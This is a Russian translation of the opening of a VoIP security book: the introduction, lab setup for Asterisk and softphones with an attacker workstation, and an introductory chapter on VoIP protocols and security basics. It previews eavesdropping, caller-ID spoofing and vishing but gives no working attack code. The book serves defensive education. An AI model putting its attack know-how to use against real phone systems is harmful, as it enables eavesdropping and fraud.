

Насking VoIP. Протоколы, атаки и контрмеры

Русский перевод книги Hacking VoIP: Protocols, Attacks, and Countermeasures.

Больше крутых материалов в моём телеграм-канале [@grogrigs](#)

Благодарности

Я хотел бы отметить и поблагодарить Адама Райта, чья поддержка на протяжении работы над этой книгой намного превосходила обычные должностные обязанности. Спасибо, Адам, за помощь в периоды наименьшей нагрузки. Особая благодарность Зейну Лэки за две вещи: за его работу над главой о безопасности IAX, а также за техническое рецензирование всей книги. Спасибо, Зейн, за то, что ты оказался очень надежным и высококвалифицированным человеком.

Введение

Hacking VoIP - книга по безопасности, написанная прежде всего для администраторов VoIP.

Основное внимание в ней уделяется администраторам корпоративных сетей, где уже развернут VoIP, и администраторам, которые только думают о внедрении VoIP в своей сети. Предполагается, что читатели знакомы с основами VoIP, такими как протоколы сигнализации и передачи медиаданных, поэтому книга сразу переходит к связанным с ними уязвимостям безопасности: здесь мало сведений о том, как работает VoIP, и гораздо больше внимания уделено проблемам безопасности, которые из этого следуют. Книга главным образом рассматривает корпоративные вопросы, например H.323, и меньше внимания уделяет проблемам небольших или компьютерных VoIP-развертываний. Главная цель книги - показать администраторам уязвимые места VoIP и способы снизить связанные с ними риски.

Обзор книги

Эта книга посвящена аспектам безопасности сетей, устройств и протоколов VoIP. После общего обзора в главе 1, «Введение в безопасность VoIP», первый раздел, «Протоколы VoIP», сосредоточится на проблемах безопасности в распространенных протоколах VoIP, таких как SIP, H.323, IAX и RTP. Глава 2, «Сигнализация: безопасность SIP», и глава 3, «Сигнализация: безопасность H.323», имеют сходную структуру: в них кратко описано, как работают эти протоколы, а затем показаны относящиеся к ним вопросы безопасности. Протокол передачи в реальном времени рассматривается в главе 4, «Медиа: безопасность RTP». Хотя и SIP, и H.323 используют RTP на медиауровне, у него есть собственные проблемы безопасности и уязвимости. В главе 4 также кратко объясняется, как работает протокол, а затем рассматриваются возможные атаки на него. Глава 5, «Сигнализация и медиа: безопасность IAX», посвящена IAX; хотя этот протокол не обязательно так распространен, как SIP, H.323 или RTP, IAX используется все шире благодаря Asterisk, очень популярному открытому ПО IP PBX. Кроме того, в отличие от других протоколов VoIP, IAX может выполнять и установление сеанса, и передачу медиаданных внутри себя, на одном порту, что делает его привлекательным для многих новичков на рынке VoIP.

Второй раздел книги, «Угрозы безопасности VoIP», сосредоточен на трех разных областях, на которые влияют слабости протоколов VoIP. Первая глава этого раздела, глава 6 («Атаки на инфраструктуру VoIP»), посвящена проблемам безопасности устройств VoIP. В главе рассматриваются основы сниффинга в сетях VoIP, атаки на аппаратные телефоны, атаки на популярные VoIP-продукты Cisco и Avaya, а также атаки на инфраструктурные VoIP-компоненты, такие как гейткиперы, регистраторы и прокси. Эта глава показывает, что многие сущности VoIP подвержены атакам, похожим на атаки против любых других устройств в IP-сети. Глава 7, «Нестандартные угрозы безопасности VoIP», более развлекательная: в ней показаны некоторые хитрые атаки с использованием VoIP-устройств. Хотя атаки, приведенные в этой главе, не являются специфичными именно для VoIP, она показывает, как использовать эту технологию для злоупотреблений против других пользователей и систем. Например, подмена Caller ID, вишинг (VoIP-фишинг) и перехват телефонного номера с использованием VoIP, а не против VoIP, показаны именно в этой главе. Глава 8, «Домашние VoIP-решения», рассматривает проблемы безопасности в домашних VoIP-решениях, таких как Vonage, или просто в софтбоксах от Microsoft, eBay, Google и Yahoo!.

Последний раздел книги, «Оценка и защита VoIP», показывает, как защищать VoIP-сети. Глава 9, «Защита VoIP», объясняет, как противодействовать многим атакам, рассмотренным в первых двух разделах книги. Хотя защититься от всех атак невозможно, эта глава показывает, как снизить их воздействие.

Примечание. Чтобы атака на VoIP была возможна, достаточно, чтобы только одна сторона разговора использовала VoIP. Другая сторона может быть любым стационарным телефоном, мобильным телефоном или другой VoIP-линией.

В решениях обсуждается потребность в более надежной аутентификации, средствах шифрования и новых технологиях защиты программных VoIP-клиентов. Наконец, глава 10, «Аудит VoIP по лучшим практикам безопасности», вводит программу аудита VoIP. Программа аудита безопасности VoIP (VoIP Security Audit Program, VSAP) предоставляет конечному пользователю длинный список тем, вопросов и оценок «удовлетворительно/неудовлетворительно». Цель программы - дать администраторам VoIP и специалистам по безопасности возможность оценивать VoIP-развертывания с точки зрения безопасности.

Помимо подробных обсуждений вопросов безопасности VoIP, книга также рассматривает множество бесплатных средств безопасности, доступных сейчас в Интернете. Эти инструменты помогают в обучении, позволяя читателям проверять собственные VoIP-сети и выявлять любые дыры и слабые места в безопасности.

Кроме того, после каждого крупного раздела в каждой главе приведены пошаговые процедуры тестирования. Например, чтобы полностью понять угрозу безопасности, часто очень важно применить проблему на практике. В этой книге даны пошаговые процедуры и ссылки на наиболее актуальную информацию. Такой подход должен гарантировать, что у читателей будет все необходимое, чтобы понять, что именно представлено и почему.

У каждой главы общая структура: сначала вводится тема VoIP, затем обсуждаются аспекты безопасности этой темы, после этого рассматриваются инструменты, которые можно использовать с этой темой, и пошаговые процедуры, полностью объясняющие или демонстрирующие тему либо инструмент, а затем описываются меры снижения риска для защиты VoIP-сети.

Кроме того, различные стили символов в книге имеют для читателя определенное значение. Имена файлов и пути к файлам будут выделяться курсивом, а элементы пользовательского интерфейса, которые читателю предлагается щелкнуть или выбрать, будут выделяться жирным. Фрагменты кода будут отображаться моноширинным шрифтом, а ввод, который читателю предлагается набрать в пользовательском интерфейсе, - жирным моноширинным. Заполнители и переменные в коде будут отображаться моноширинным курсивом, а заполнители, которые читателю нужно заполнить, - жирным моноширинным курсивом.

Настройка лаборатории

Уязвимости безопасности часто теряются в обсуждениях, технических статьях или книгах, если не сопровождаются практическими примерами. Возможность прочитать о проблеме безопасности, а затем быстро выполнить пример существенно усиливает учебный процесс. Поэтому в книге приведены пошаговые процедуры тестирования и демонстрации для многих рассматриваемых вопросов безопасности. Чтобы выполнять адекватное тестирование VoIP, описанное в главах, следует создать непроизводственную лабораторную среду. В этом разделе обсуждается конкретная лабораторная среда, которая использовалась для большинства атак, рассматриваемых в книге, а также конфигурационные файлы для настройки устройств и программного обеспечения. Следует отметить, что от читателей не ожидается лицензирование дорогого программного обеспечения Cisco и Avaya; поэтому во всех лабораторных работах использовалось только бесплатное или оценочное ПО. Однако все атаки, показанные в книге, применимы как к открытому, так и к коммерческому программному обеспечению и устройствам (Cisco/Avaya) в зависимости от поддерживаемых протоколов VoIP. Например, уязвимости безопасности и атаки против SIP будут одинаково применимы к любому устройству, коммерческому или бесплатному, которое его поддерживает.

Для лабораторной настройки любой клиент SIP/IAX/H.323 можно использовать с любым SIP Registrar/Proxy, H.323 gatekeeper и PBX-программным обеспечением, включая Asterisk, Cisco, Polycom или Avaya. Мы работаем со следующим ПО из-за простоты использования, но не даем никаких гарантий безопасности или качества работы ни для одного из этих компонентов.

- SIP-клиент X-Lite, который можно загрузить с <http://www.xten.com/index.php?menu=download>.
- H.323-клиент Ekiga, который можно загрузить с <http://www.ekiga.org/>, или PowerPlay, который можно загрузить с <http://www.bnisolutions.com/products/powerplay/ipcontact.html>.
- IAX-клиент iaxComm, который можно загрузить с <http://iaxclient.sourceforge.net/iaxcomm/>.
- SIP/H.323/IAX-сервер (proxy, registrar и gatekeeper) Asterisk PBX, который можно загрузить с <http://www.asterisk.org/>; виртуальный образ Asterisk можно загрузить с <http://www.vmware.com/vmtn/appliances/directory/302/>, а бесплатный проигрыватель виртуальных образов также можно загрузить с <http://www.vmware.com/download/player/>.
- Рабочая станция атакующего: BackTrack Live CD (версия 2), который можно загрузить с <http://www.remote-exploit.org/backtrack.html>; этот ISO также можно использовать с упомянутым выше проигрывателем виртуальных образов.

SIP/IAX/H.323-сервер

Выполните следующие шаги, чтобы настроить SIP/IAX/H.323-сервер (Asterisk PBX):

1. Загрузите Asterisk PBX, используя виртуальную машину Asterisk PBX (VoIPonCD-appliance) в VMware Player.
2. Распакуйте VoIP-appliance.zip на жесткий диск. С помощью VMware Player загрузите VoIPonCD.
3. Создайте резервные копии `iax.conf`, `sip.conf`, `H.323.conf` и `extensions.conf` в системе Asterisk PBX.
4. Создайте резервную копию существующего файла `extensions.conf` (`cp /etc/asterisk/extensions.conf /etc/asterisk/extensions.orginal.conf`).
5. Создайте резервную копию существующего файла `sip.conf` (`cp /etc/asterisk/sip.conf /etc/asterisk/sip.orginal.conf`).
6. Создайте резервную копию существующего файла `H.323.conf` (`cp /etc/asterisk/H.323.conf /etc/asterisk/H.323.orginal.conf`).

7. Создайте резервную копию существующего файла `iax.conf` (`cp /etc/asterisk/iax.conf /etc/asterisk/iax.original.conf`).
 8. Настройте систему Asterisk PBX следующим образом:
 1. Загрузите `iax.conf`, `sip.conf`, `H.323.conf`, `extensions.conf` и `sip.conf` с <http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html>.
 2. Скопируйте все три файла в `/etc/asterisk`, перезаписав оригиналы.
 9. Перезапустите систему Asterisk PBX (`/etc/init.d/asterisk restart`).
- Готово! Теперь у вас есть рабочая лабораторная настройка для Asterisk PBX.

Настройка SIP

Выполните следующие шаги, чтобы настроить SIP-сервер и SIP-клиент:

1. Загрузите заранее настроенный файл `sip.conf` с <http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html>.
2. Скопируйте `sip.conf` в `/etc/asterisk` на VoIP VMware appliance.
3. Запустите X-Lite и щелкните правой кнопкой в его главном интерфейсе.
4. Выберите **SIP Account Settings**.
5. Выберите **Add** и введите следующую информацию для каждого поля:
 1. User name: Sonia
 2. Password: HackmeAmadeus
 3. Domain: IP-адрес сервера Asterisk PBX
 4. Установите флажок **Register with domain and receive incoming calls** и выберите переключатель **Target Domain**.
6. Выберите **OK** и **Close**.

Готово! Теперь вы зарегистрированы на SIP-сервере с помощью SIP-клиента.

Настройка H.323 (Ekiga)

Выполните следующие шаги, чтобы настроить H.323-клиент:

1. Откройте Ekiga (**Start > Programs > Ekiga > Ekiga**).
2. Перейдите к **Edit > Accounts > Add** и введите следующую информацию:
 1. Account name: H.323 Lab Client
 2. Protocol: H.323
 3. Gatekeeper: IP-адрес сервера Asterisk PBX
 4. User: Username
 5. Password: Password

Готово! Теперь вы зарегистрированы на H.323-сервере с помощью H.323-клиента.

Настройка IAX

Выполните следующие шаги, чтобы настроить IAX-клиент:

1. Откройте `iaxComm`.
2. В строке меню выберите **Options > Accounts**.
3. Выберите **Add** и введите следующую информацию:
 1. Account name: anything

2. Host: IP-адрес Asterisk PBX
3. Username: Sonia
4. Password: 123voiptest
4. Выберите **Save**.
5. Выберите **Done**.

Готово! Теперь вы зарегистрированы на IAX-сервере с помощью IAX-клиента.

На этом этапе лаборатория настроена для выполнения всех упражнений по атакам, перечисленных в каждой главе книги.

Глава 1. Введение в безопасность VoIP

От штаб-квартиры Демократической партии в комплексе Watergate в 1972 году до Hewlett-Packard (HP) в 2006 году атаки на телефонную инфраструктуру существуют уже давно. Хотя у тех, кто атаковал Демократическую партию, и у тех, кто атаковал HP, были разные мотивы, их намерения были очень похожи: запись телефонных разговоров, содержащих конфиденциальную информацию. Появление телефонных звонков через Интернет, то есть Voice over IP (VoIP), не меняет ни мотивов, ни типов вовлеченных людей: профессиональных атакующих, участников организованной преступности и вашего дружелюбного соседского подростка. Однако оно действительно делает такие атаки проще.

Представьте, как был бы рад предвыборный комитет президента Ричарда Никсона, если бы его оперативники могли удаленно прослушивать телефоны Демократической партии в комплексе Watergate. Или представьте, как были бы довольны руководители HP, если бы они могли просто развернуть VoIP, чтобы тайно записывать разговоры. А теперь представьте, как обрадуется ваш начальник, ваши сотрудники, ваш сын или дочь, ваша мать или отец, представители организованной преступности, сосед по офисному кубу или тот подозрительный человек в конференц-зале на восьмом этаже, когда узнают, насколько легко прослушивать ваши самые конфиденциальные телефонные звонки, в том числе те, где вам приходится сообщать другой стороне номер социального страхования или кредитной карты. Для тех из нас, кому не нравится, когда Агентство национальной безопасности (National Security Agency, NSA) слушает наши телефонные звонки, проблемы приватности и безопасности только ухудшились.

Основная цель этой книги - объяснить безопасность VoIP с хакерской точки зрения. Мы рассмотрим атаки на инфраструктуру, протоколы и реализации VoIP, а также методы защиты от известных уязвимостей.

Если отвлечься от вопросов безопасности, VoIP - захватывающая новая технология, которая, как уже отмечалось, позволяет пользователям совершать телефонные звонки через Интернет. Вместо традиционных телефонных линий голосовая связь использует сети Internet Protocol (IP). Хотя сама техническая привлекательность использования VoIP, безусловно, сильна, главным стимулом для многих развертываний VoIP стала стоимость. Например, организации могут экономить тысячи долларов в год, переходя на VoIP. Экономия денег за счет такого использования Интернета была популярной тенденцией последние два десятилетия; однако столь же популярной стала и эксплуатация связанных с этим проблем безопасности. VoIP опирается на свойства протоколов, которые годами создавали проблемы сетевым администраторам. Использование открытых текстовых протоколов, отсутствие надлежащей аутентификации и сложность развертывания надежной сквозной защиты - лишь несколько примеров того, почему VoIP-сети подвержены атакам.

Цель этой книги - повысить осведомленность, описать возможные атаки и предложить решения для рисков и уязвимых мест безопасности VoIP. В этой главе рассматриваются некоторые основы VoIP, закладывающие базу как для специалистов по VoIP, так и для читателей, которые впервые узнают о VoIP. Темы, рассматриваемые в этой главе:

- зачем нужен VoIP;
- основы VoIP;
- основы безопасности VoIP;
- векторы атак.

Зачем нужен VoIP

В следующем списке кратко изложено, почему безопасность VoIP важна. Как и в случае с любой сравнительно новой технологией и ее аспектами безопасности, часто появляется длинный список аргументов о том, почему безопасность не нужна. Ниже приведен неполный список причин, по которым безопасность важна для VoIP.

Неявное ожидание приватности. Большинство пользователей считают свои телефонные звонки относительно приватными, по крайней мере от окружающих их людей, хотя, возможно, не от NSA. Если вы когда-либо уходили в конференц-зал, чтобы сделать личный или иным образом конфиденциальный звонок, вы ожидаете приватности VoIP.

Использование паролей голосовой почты. Если безопасность VoIP не имеет значения, то пользователям незачем защищать паролем доступ к голосовой почте. Прослушивание системы голосовой почты через небезопасные VoIP-телефоны позволяет любому человеку в локальном сегменте слушать то же самое.

Конфиденциальность голосовых звонков. VoIP часто используется в call-центрах, где регулярно передаются номера кредитных карт, номера социального страхования и другая персональная информация. Если анонимный атакующий тоже слушает звонок, всю информацию можно считать скомпрометированной.

Домашние VoIP-сервисы с небезопасной беспроводной связью. Домашнее использование VoIP очень популярно из-за стоимости, но многие пользователи устанавливают соединения через небезопасные беспроводные точки доступа. Небезопасные точки беспроводного доступа и небезопасная технология VoIP могут позволить вашим соседям или даже человеку, проходящему через ваш район, слушать ваши телефонные звонки.

Соответствие государственным стандартам защиты данных. Организации должны ограничивать распространение конфиденциальной информации пользователей по своим сетям данных; однако ту же идею следует применять и к информации, проходящей по голосовым сетям с использованием IP.

Основы VoIP

Прежде чем слишком глубоко погружаться в вопросы безопасности VoIP, следует обсудить основы этой технологии. С VoIP связано множество модных слов, протоколов и устройств. Чтобы полностью понять последствия для безопасности всех протоколов и устройств, составляющих VoIP, мы кратко рассмотрим основные из них.

Как это работает

VoIP использует технологию IP. Подобно тому, как ваш компьютер использует TCP/IP для передачи пакетов с данными, VoIP передает пакеты со звуком. Вместо протоколов данных, таких как HTTP, HTTPS, POP3/IMAP и SMTP, используемых при передаче пакетов данных, VoIP-пакеты используют голосовые протоколы, такие как SIP (Session Initiation Protocol), H.323, IAX (Inter-Asterisk eXchange protocol) и RTP (Real-time Transport Protocol). Заголовок в TCP/IP-пакете для данных будет таким же, как и для VoIP, включая Ethernet-кадры, исходный IP-адрес, IP-адрес назначения, MAC-информацию и порядковые номера. На рисунке 1-1 показан пример того, как VoIP соотносится с моделью OSI; элементы, выделенные жирным в оригинале, являются распространенными протоколами VoIP.

<i>Application</i>	SIP, H.323, IAX
<i>Presentation</i>	Presentation Layer
<i>Session</i>	Session Layer
<i>Transport</i>	RTP, TCP, UDP
<i>Network</i>	IP
<i>Data Link</i>	Ethernet
<i>Physical</i>	RJ-45 and Ethernet Wires

Рисунок 1-1: Модель OSI с VoIP.

Протоколы

Основные протоколы, используемые с VoIP, - SIP и H.323 на сеансовом уровне, который используется для установления телефонного звонка, и RTP на медиауровне, который обрабатывает медийную часть звонка. Следовательно, SIP и H.323 устанавливают соединение вызова и передают его RTP, который отправляет медиа для звонка. IAX - единственный протокол, который выполняет и установление сеанса, и передачу медиа, то есть голоса.

Часть установления VoIP-звонка обычно выполняется с участием нескольких вспомогательных серверов, таких как SIP Proxy/Registrar и/или H.323 gatekeeper/gateway. После настройки сеанса с помощью SIP или H.323 вызов передается медийному протоколу, то есть RTP. На рисунке 1-2 показан пример.




Рисунок 1-2: Протоколы VoIP с сеансовым и медийным трафиком.

Примечание. Для установления сеанса используется либо SIP, либо H.323, а затем оба они используют RTP для медиа. SIP и H.323 могут сосуществовать в одной среде, например когда офис в Сан-Франциско использует SIP, а офис в Нью-Йорке - H.323, но одна и та же телефонная трубка обычно не будет использовать SIP и H.323 одновременно.

Хотя SIP и H.323 выполняют похожие функции установления соединения, делают они это очень по-разному. Протокол SIP спроектирован похоже на HTTP: для установления звонка используются методы REGISTER, INVITE, FORWARD, LOOKUP и BYE. H.323 использует набор подпротоколов, таких как H.225, H.245, H.450, H.239 и H.460, чтобы выполнить установление сеанса. Кроме того, оба протокола используют вспомогательные серверы, такие как SIP Proxy, SIP Registrar, H.323 gatekeeper и H.323 gateway, между двумя конечными точками для установления звонка. Когда звонок наконец установлен, оба протокола используют протокол RTP для медиауровня, который передает звук между двумя или более конечными точками.

IAX, который не так популярен, как SIP или H.323, используется между двумя серверами Asterisk. В отличие от SIP и H.323, IAX можно использовать для установления звонка между двумя конечными точками и для медиаканала. IAX не использует RTP для передачи медиа, потому что эта поддержка встроена в сам протокол. Это делает его привлекательным для организаций, которым нужна простота в развертываниях VoIP.

Развертывания

Развертывания VoIP включают множество серверов, служб и приложений, используемых с SIP, H.323, IAX или RTP. В зависимости от выбранного развертывания используются следующие типы серверов.

Endpoint. Общий термин для аппаратного телефона или соффона.

H.323 gatekeeper. Регистрирует и аутентифицирует H.323 endpoints и хранит базу данных всех зарегистрированных H.323-клиентов в сети.

H.323 gateway. Маршрутизирует вызовы между H.323 gatekeepers.

Hard phones. Физический телефон/трубка, использующая IP для голосовой связи.

IP PBX. Система Private Branch Exchange (PBX), использующая IP для голосовой связи; применяется для маршрутизации телефонных звонков от одной сущности к другой.

Session Border Controller. Помогает VoIP-сетям взаимодействовать через границы доверия. Обычно SBC предоставляют обходной путь вокруг межсетевых экранов, а не работают с ними или через них.

SIP Proxy. Проксирует обмен данными между SIP User Agents и серверами.

SIP Registrar. Регистрирует и аутентифицирует SIP User Agents с помощью метода REGISTER; также хранит базу данных всех зарегистрированных SIP-клиентов в сети.

Soft phones. Программный телефон, использующий IP для голосовой связи.

В зависимости от решения, которое организация хочет использовать, применяется один или несколько таких типов систем. На рисунке 1-3 показана архитектура VoIP с использованием SIP/RTP, на рисунке 1-4 - архитектура VoIP с использованием H.323/RTP, а на рисунке 1-5 - архитектура VoIP с использованием IAX.

Помимо вспомогательных серверов, служб и приложений, в развертываниях также используются телефоны VoIP. Часто применяются аппаратные VoIP-телефоны, то есть физические телефоны с Ethernet-разъемом (RJ-45) на задней стороне. Среди популярных поставщиков аппаратных VoIP-телефонов - Cisco, Avaya и Polycom. Аппаратные VoIP-телефоны предназначены для простой замены традиционного стационарного телефона. Следует отметить, что цифровой телефон - не то же самое, что аппаратный VoIP-телефон. Цифровые телефоны часто используются в бизнес-средах, а аналоговые телефоны - в домашних, но ни те ни другие не являются аппаратными VoIP-телефонами.




Рисунок 1-3: Развертывания VoIP с SIP-устройствами.




Рисунок 1-4: Развертывания VoIP с H.323-устройствами (RTP через межсетевые экраны).




Рисунок 1-5: Развертывания VoIP с IAX-устройствами.

VoIP-софтфоны - это программные телефоны, работающие внутри операционной системы компьютера, включая Windows, Unix, Linux или Mac OS. Как следует из их программной природы, софтфоны физически не существуют. Софтфон использует IP-соединение вашего компьютера для выполнения аудиозвонков. Хороший пример VoIP-софтфона - популярное приложение Skype. Yahoo! Messenger, Google Talk и Microsoft Live Messenger также являются примерами. Следует отметить, что большинство поставщиков аппаратных телефонов также предоставляют софтфон для использования со своими системами, потому что оба типа телефонов просто используют IP для аудиосвязи. Кроме того, все оборудование VoIP, независимо от того, является ли оно софтфоном или аппаратным телефоном, может звонить друг другу, а также на другие традиционные телефонные линии, включая стационарные и мобильные телефоны.

Аппаратные и программные SIP-телефоны обычно называют User Agents, а аппаратные и программные H.323-телефоны обычно называют endpoints. Конкретные определения см. в документе Basic VoIP Terminology на сайте VoIPSA:

http://www.voipsa.org/Activities/VOIPSA_Threat_Taxonomy_0.1.pdf.

Основы безопасности VoIP

Теперь, когда основы VoIP рассмотрены, перейдем к некоторым основам безопасности. Независимо от темы, будь то хранение данных или безопасность веб-приложений, всегда нужно обсуждать главные компоненты безопасности, включая аутентификацию, авторизацию, доступность, конфиденциальность и защиту целостности.

Аутентификация

Процесс аутентификации в большинстве развертываний VoIP происходит на сеансовом уровне. Когда endpoint подключается к сети или совершает телефонный звонок, аутентификация выполняется между VoIP-телефоном и вспомогательными серверами, такими как SIP Registrars, H.323 gateways или IAX-серверы Asterisk. Медийные протоколы, такие как RTP или медийная часть IAX, не требуют аутентификации, потому что она уже происходит на этапе установления сеанса звонка. Хотя использование аутентификации всегда хорошо, использование небезопасных или слабых механизмов аутентификации - нет. К сожалению, SIP, H.323 и IAX используют слабые механизмы аутентификации, которые обсуждаются в главах 2, 3 и 4. Наиболее распространенные типы аутентификации по умолчанию для каждого протокола сигнализации:

- SIP: Digest-аутентификация;
- H.323: MD5-хеш общего идентификатора (имени пользователя), пароля и временной метки;
- IAX: MD5-хеш пароля и challenge.

Когда два телефона звонят друг другу, они аутентифицируются не друг перед другом, а перед промежуточными вспомогательными серверами. На рисунке 1-6 показан пример процесса аутентификации на высоком уровне.




Рисунок 1-6: Процесс аутентификации на высоком уровне.

Авторизация

Авторизация в VoIP иногда может использоваться в целях безопасности. Например, может быть желательно ограничить способность определенных VoIP endpoints набирать конкретные телефонные номера. Разрешение подключаться к VoIP-сети только определенным устройствам также может помочь защитить VoIP-сети. Следует отметить, что значения авторизации редко используются в корпоративных развертываниях VoIP и легко обходятся. Тем не менее следующий список показывает, какие сущности можно использовать как параметры авторизации.

E.164 alias. Каждый H.323 endpoint содержит E.164 alias. E.164 alias - международная система номеров, состоящая из кода страны (country code, CC), национального кода назначения (national destination code, NDC) и номера абонента (subscriber number, SN). E.164 alias может содержать до 15 буквенно-цифровых значений и задаваться либо динамически устройством gatekeeper, либо локально самим endpoint.

MAC. Адреса Machine Access Control есть у каждого Ethernet-совместимого устройства (уровень 2 в модели OSI). Эти адреса иногда используются для авторизации определенных устройств в VoIP-сетях.

URI. SIP на самом деле не имеет значения авторизации, но Uniform Resource Identifier (URI) - это значение, которое содержит каждый SIP User Agent. Его можно использовать для авторизации endpoints. Подобно SIP, IAX не имеет значения авторизации, но URI также можно использовать.

Доступность

VoIP-сети должны работать большую часть времени, если не все время. В отличие от других служб, управляемых IT, таких как электронная почта, календарь или даже доступ в Интернет, пользователи привыкли полагаться на телефоны 100 процентов времени. Обычно пользователи могут терпеть часы, когда «сеть недоступна», но они не будут очень терпеливы, услышав, что «телефоны нельзя использовать из-за атаки Denial of Service». Возможность совершать надежные телефонные звонки почти обязательна для VoIP. Методы, используемые для обеспечения доступности VoIP-сети, приведены ниже.

QoS. Quality of Service используется с VoIP. QoS содержит требования к качеству для определенных типов пакетов и служб. Во многих ситуациях аудиопакетам с помощью QoS назначается приоритет перед пакетами данных.

Разделение сетей данных и голосовых сетей. Голосовые сети часто размещают в отдельной сети и/или VLAN, изолируя их от пакетов данных. Хотя Интернет - это не набор труб, которые могут засориться, разделение голосовых сетей может изолировать их от проблем, возникающих в сетях данных, например от неотвечающего коммутатора/маршрутизатора.

Шифрование

Шифрование VoIP-трафика может происходить в нескольких местах, включая уровни сигнализации или медиа. Поскольку аутентификация происходит на уровне сигнализации, а аудиопакеты используются на медиауровне, часто требуется шифровать VoIP-трафик в двух разных сегментах. Например, защита сигнализации без защиты звука оставляет собственно коммуникацию незащищенной; однако защита медиа без защиты уровня сигнализации оставляет незащищенной аутентификационную информацию. Во всех ситуациях для шифрования VoIP-сетей можно использовать следующие средства.

